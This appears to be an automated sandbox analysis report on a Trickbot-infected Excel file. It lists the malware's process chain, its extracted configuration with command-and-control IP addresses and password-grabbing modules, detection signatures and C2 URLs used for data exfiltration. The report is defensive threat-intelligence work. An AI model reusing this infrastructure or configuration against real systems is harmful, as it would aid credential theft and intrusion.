ID: 403507
Sample Name:
SecuriteInfo.com.Heur.31681.20936
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 06:48:10
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report SecuriteInfo.com.Heur.31681.20936

Overview


General Information

Sample Name:	SecuriteInfo.com.Heur.31681.20936 (renamed file extension from 20936 to xls)
Analysis ID:	403507
MD5:	6f7f78fa1fbe9be8..
SHA1:	d3f78f528a797c2..
SHA256:	4d05d391297e3c..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Trickbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e…
- Yara detected Trickbot
- Yara detected Trickbot
- Allocates memory in foreign process…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found evasive API chain (trying to d…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2488 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2824 cmdline: rundll32 ..\fndskfnds.dfm,StartW MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 824 cmdline: rundll32 ..\fndskfnds.dfm,StartW MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - wermgr.exe (PID: 1776 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
        - cmd.exe (PID: 3068 cmdline: C:\Windows\system32\cmd.exe MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - cmd.exe (PID: 1688 cmdline: C:\Windows\system32\cmd.exe MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
- taskeng.exe (PID: 2460 cmdline: taskeng.exe {A9986821-F5E8-4178-8C7A-712EEA14850B} S-1-5-18:NT AUTHORITY\System:Service: MD5: 65EA57712340C09B1B0C427B4848AE05)
  - rundll32.exe (PID: 2860 cmdline: C:\Windows\system32\rundll32.EXE 'C:\Users\user\AppData\Roaming\iDownloadManager1882563550\kufndskfndszi.dwn',StartW MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

Threatname: Trickbot

```
{
  "ver": "2000029",
  "gtag": "net9",
  "servs": [
    "103.66.72.217:443",
    "117.252.68.211:443",
    "103.124.173.35:443",
    "115.73.211.230:443",
    "117.54.250.246:443",
    "131.0.112.122:443",
    "69.109.35.254:20445",
    "43.17.158.63:36366",
    "130.180.24.227:44321",
    "131.168.228.35:19932",
    "185.31.222.247:49372",
    "151.187.13.249:46881",
    "190.186.36.209:40737",
    "42.139.161.213:11056",
    "23.95.165.4:64265",
    "189.169.15.32:42761",
    "125.6.227.80:58405",
    "217.159.190.123:8412",
    "47.106.66.231:10710",
    "46.136.156.92:5385"
  ],
  "autorun": [
    "pwgrabb",
    "pwgrabc"
  ],
  "ecc_key": "RUNTMzAAAAAL/ZqmMPBLaRfg1hPOtFJrZz2Zi2/EC4B3fiX8VnaOUVKndBr+jEqWc7mw4v3ADTiwp64K5QKe1LZ27jUZxL4bWjxARPo85hv72nuedeZhRQ+adQQ/gIsV869MycRzghc="
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Heur.31681.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x16694:$e1: Enable Editing • 0x1661f:$e2: Enable Content • 0x163dd:$e3: Enable editing • 0x164b0:$e4: Enable content

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2105353530.0000000002460000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2104607915.0000000000290000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2104542682.00000000001D0000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
Process Memory Space: wermgr.exe PID: 1776	JoeSecurity_Trickbot_1	Yara detected Trickbot	Joe Security	


Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.1d0000.1.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.2460000.8.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.2460000.8.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected Trickbot

Software Vulnerabilities:

- Document exploit detected (creates forbidden files)
- Document exploit detected (drops PE files)
- Document exploit detected (UrlDownloadToFile)
- Document exploit detected (process start blacklist hit)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- May check the online IP address of the machine

E-Banking Fraud:

- Yara detected Trickbot

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Found Excel 4.0 Macro with suspicious formulas
- Office process drops PE file

Boot Survival:

- Drops PE files to the user root directory

Malware Analysis System Evasion:

Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Hijacks the control flow in another process

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Trickbot

Yara detected Trickbot

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected Trickbot

Yara detected Trickbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Scripting 1 1	Path Interception	Access Token Manipulation 1	Masquerading 1 3 1	OS Credential Dumping 1	Security Software Discovery 2 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 2 2	Eaves Insecu Netwo Comm
Default Accounts	Native API 1 1	Boot or Logon Initialization Scripts	Process Injection 3 1 2	Disable or Modify Tools 2 1	LSASS Memory	Virtualization/Sandbox Evasion 2 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Process Discovery 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 3 1 2	LSA Secrets	System Network Configuration Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 4	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 1 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	System Information Discovery 1 1 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Heur.31681.xls	7%	Virustotal		Browse
SecuriteInfo.com.Heur.31681.xls	12%	Metadefender		Browse
SecuriteInfo.com.Heur.31681.xls	13%	ReversingLabs	Document-Excel.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\netmouser[1].dll	32%	ReversingLabs	Win32.Trojan.Wacatac	
C:\Users\user\fndskfnds.dfm	32%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.3.wermgr.exe.3223aa98.0.unpack	100%	Avira	HEUR/AGEN.1110360		Download File
5.3.wermgr.exe.317c25e0.1.unpack	100%	Avira	HEUR/AGEN.1110360		Download File
5.3.wermgr.exe.31745a98.2.unpack	100%	Avira	HEUR/AGEN.1110360		Download File
4.2.rundll32.exe.2460000.8.unpack	100%	Avira	HEUR/AGEN.1138157		Download File

Domains

Source	Detection	Scanner	Label	Link
deluciaspizza.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://188.18.7.133:447/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/5/pwgrabc64/O	0%	Avira URL Cloud	safe	
http://crl.comodoca.c	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://117.54.250.246/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/5/dpost/	0%	Avira URL Cloud	safe	
http://189.195.96.238:443	0%	Avira URL Cloud	safe	
http://36.95.27.243:443	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://103.102.220.50:443W6	0%	Avira URL Cloud	safe	
http://https://188.18.7.133:447/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/5/pwgrabb64/k	0%	Avira URL Cloud	safe	
http://https://103.102.220.50:443/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/83/	0%	Avira URL Cloud	safe	
http://115.241.244.185:443	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://190.89.3.117:443	0%	Avira URL Cloud	safe	
http://5.202.120.150:443	0%	Avira URL Cloud	safe	
http://83.220.115.230:443	0%	Avira URL Cloud	safe	
http://https://117.54.250.246/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/64/pwgrabb/DEBG//	0%	Avira URL Cloud	safe	
http://185.119.120.213:443	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://103.102.220.50:443Edge	0%	Avira URL Cloud	safe	
http://https://117.54.250.246/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/64/pwgrabb/DPST//	0%	Avira URL Cloud	safe	
http://https://117.54.250.246/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/10/62/DTJZZVZHXNDTX/1/	0%	Avira URL Cloud	safe	
http://https://117.54.250.246/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/14/NAT%20status/client%2	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://117.54.250.246/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/64/pwgrabb/VERS//	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://103.102.220.50:443	0%	Avira URL Cloud	safe	
http://103.102.220.50:443X6	0%	Avira URL Cloud	safe	
http://177.84.63.252:443	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http:// https://117.54.250.246/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/10/62/DTJZZVZHXNDTX/1/in	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	54.243.154.178	true	false		high
3.52.17.84.cbl.abuseat.org	127.0.0.2	true	false		high
deluciaspizza.com	144.208.70.30	true	false	• 0%, Virustotal, Browse	unknown
3.52.17.84.zen.spamhaus.org	unknown	unknown	false		high
api.ipify.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api.ipify.org/?format=text	false		high
http:// https://103.102.220.50:443/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/83/	false	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000008.00000002.2368153807.0000000000780000.00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.00000002.2105813487.0000000001BF0000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2104688226.0000000800000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2368153807.0000000000780000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.00000002.2105813487.0000000001BF0000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2104688226.0000000800000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2368153807.0000000000780000.00000002.00000001.sdmp	false		high
http:// https://188.18.7.133:447/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/5/pwgrabc64/O	wermgr.exe, 00000005.00000002.2375672021.000000003336F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.comodoca.c	wermgr.exe, 00000005.00000002.2370271549.0000000000320000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	wermgr.exe, 00000005.00000002.2370149223.00000000002BD000.00000004.00000020.sdmp	false		high
http://ocsp.entrust.net03	wermgr.exe, 00000005.00000002.2370149223.00000000002BD000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://117.54.250.246/net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/5/dpost/	wermgr.exe, 00000005.00000002.2375672021.000000003336F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://189.195.96.238:443	wermgr.exe, 00000005.00000003.2169013545.0000000031E3E000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://36.95.27.243:443	wermgr.exe, 00000005.00000003.2169013545.0000000031E3E000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	wermgr.exe, 00000005.00000002.2370149223.00000000002BD000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.diginotar.nl/cps/pkioverheid0	wermgr.exe, 00000005.00000002.2370149223.00000000002BD000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://103.102.220.50:443W6	wermgr.exe, 00000005.00000002.2374629363.0000000031844000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	low
